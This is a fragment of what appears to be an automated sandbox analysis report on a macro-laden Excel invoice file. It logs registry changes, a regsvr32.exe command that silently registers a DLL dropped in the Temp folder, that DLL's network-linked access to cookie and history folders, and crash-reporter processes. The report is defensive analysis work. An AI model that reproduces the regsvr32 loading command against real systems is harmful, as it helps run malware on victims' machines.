00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	%)1	binary	25 29 31 00 80 09 00 00 02 00 00 00 00 00 00 00 8A 00 00 00 01 00 00 00 44 00 00 00 3A 00 00 00 69 00 6E 00 76 00 39 00 36 00 39 00 38 00 37 00 39 00 31 00 34 00 37 00 30 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 39 00 32 00 30 00 36 00 34 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 69 00 6E 00 76 00 39 00 36 00 39 00 38 00 37 00 39 00 31 00 34 00 37 00 30 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 39 00 32 00 30 00 36 00 34 00 37 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1378549789	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549789	1378549790	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1378549789	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549789	1378549790	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1378549810	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549810	1378549811	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549790	1378549791	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549791	1378549792	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549790	1378549791	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549791	1378549792	success or wait	1	14095828C	ShellExecuteA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549811	1378549812	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549812	1378549813	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378549806	1378549807	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378549807	1378549808	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378549808	1378549809	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378549809	1378549810	success or wait	1	14095828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378549761	1378549762	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: regsvr32.exe PID: 1552 Parent PID: 2432

General

Start time:	16:51:44
Start date:	11/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\deibsjhv.dll.
Imagebase:	0xff510000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\deibsjhv.dll	unknown	64	success or wait	1	FF51274D	ReadFile
C:\Users\user\AppData\Local\Temp\deibsjhv.dll	unknown	264	success or wait	1	FF51279B	ReadFile

Analysis Process: regsvr32.exe PID: 1108 Parent PID: 1552

General

Start time:	16:51:45
Start date:	11/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\deibsjhv.dll.
Imagebase:	0x110000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	49390E	HttpSendRequestW

Copyright null 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab4960.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	49390E	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar4961.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	49390E	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: DW20.EXE PID: 2460 Parent PID: 2432

General

Start time:	16:52:03
Start date:	11/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\DW\DW20.EXE
Wow64 process (32bit):	false
Commandline:	'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1804
Imagebase:	0x13fef0000
File size:	995024 bytes
MD5 hash:	45A078B2967E0797360A2D4434C41DB4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: DWWIN.EXE PID: 2452 Parent PID: 2460

General

Start time:	16:52:03
Start date:	11/01/2021
Path:	C:\Windows\System32\DWWIN.EXE
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\dwwin.exe -x -s 1804
Imagebase:	0xffa80000
File size:	152576 bytes
MD5 hash:	25247E3C4E7A7A73BAEEA6C0008952B1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis